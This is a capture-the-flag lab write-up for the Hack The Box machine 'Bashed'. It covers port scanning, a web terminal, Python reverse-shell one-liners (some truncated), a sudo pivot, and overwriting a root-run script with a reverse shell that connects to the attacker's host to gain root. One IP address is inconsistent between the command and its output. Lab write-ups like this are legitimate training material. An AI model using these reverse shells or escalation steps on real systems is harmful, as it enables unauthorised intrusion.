Bashed

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.4 > bashed_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that HTTP is the service that the system is hosting.


```
┌──(kali㉿kali)-[~/HTB/bashed]
└─$ cat bashed_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-27 12:36 EST
Nmap scan report for 10.10.10.68
Host is up (0.020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
No exact OS matches for host (If you know what OS is running on it, see https://
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/27%OT=80%CT=1%CU=44648%PV=Y%DS=2%DC=T%G=Y%TM=63D40BD
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=F8%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST11
OS:NW7%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   19.37 ms 10.10.14.1
2   20.12 ms 10.10.10.68

OS and Service detection performed. Please report any incorrect results at https
Nmap done: 1 IP address (1 host up) scanned in 34.72 seconds
```

A directory brute force reveals several directories:



Navigating to the /dev directory presents an interactive terminal:

```
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# nc -e 10.10.14.4 /bin/bash
nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
[-P proxy_username] [-p source_port] [-q seconds] [-s source]
[-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
[-x proxy_address[:port]] [destination] [port]
www-data@bashed:/var/www/html/dev# nc -e 10.10.14.4 443 /bin/bash
nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
[-P proxy_username] [-p source_port] [-q seconds] [-s source]
[-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
[-x proxy_address[:port]] [destination] [port]
```

Attempting to gain a NetCat reverse shell failed. Using a script from Payload All Things I attempted to gain a reverse shell using Python and succeed:

```
export RHOST="10.0.0.1";export RPORT=4242;python -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),

python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.

python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));subpro
```

kali@kali: ~ × kali@kali: ~/HTB/bashed ×

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 57968
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty
```

Privilege Escalation

Now that we have a shell on the system we can gather more information:

```
www-data@bashed:/home/arrexel$ uname -a
uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
www-data@bashed:/home/arrexel$
```

```
www-data@bashed:/home/arrexel$ cat /etc/*release
cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.2 LTS"
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
www-data@bashed:/home/arrexel$
```

Now we can use *sudo -l* to check for any sudo privileges:

```
www-data@bashed:/home/arrexel$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

According to the output we can use sudo to switch to scriptmanager. We can do this by useing *sudo -u scriptmanager /bin/bash* to open a bash shell as scriptmanager:

```
www-data@bashed:/tmp$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/tmp$
```

Now as scriptmanager we can run linpeas.sh to discover any possible privilege escalation techniques. Linpeas found a script folder with a test.py file:

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/scriptmanager
/run/lock
/scripts
/scripts/test.py
/tmp
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
#)You_can_write_even_more_files_inside_last_directory
```

Listing files and permissions shows that there is a test.txt file that is owned by root and test.py that is owned by scriptmanager. NOTE: I renamed the file to prevent destroying the original file. Viewing the content reveals that this script is writing to the test.txt file meaning that this script has root privileges.

```
scriptmanager@bashed:/scripts$ cat test.py.bak
cat test.py.bak
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

With this knowledge an assessor can create a new python script that'll grant them an elevated shell:


```
┌──(kali㉿kali)-[~]
└─$ cat test.py
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.4",8080))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

```
scriptmanager@bashed:/scripts$ wget http://10.10.14.4/test.py
wget http://10.10.14.4/test.py
--2023-01-27 15:25:08--  http://10.10.14.4/test.py
Connecting to 10.10.14.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 213 [text/x-python]
Saving to: 'test.py'

test.py             100%[===================>]     213  --.-KB/s    in 0s

2023-01-27 15:25:08 (40.0 MB/s) - 'test.py' saved [213/213]
```

Now we can set up a NetCat listener and run the shell and see if we get an elevated shell:


(kali㉿kali)-[~]
$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 46146
/bin/sh: 0: can't access tty; job control turned off
whoami
root
#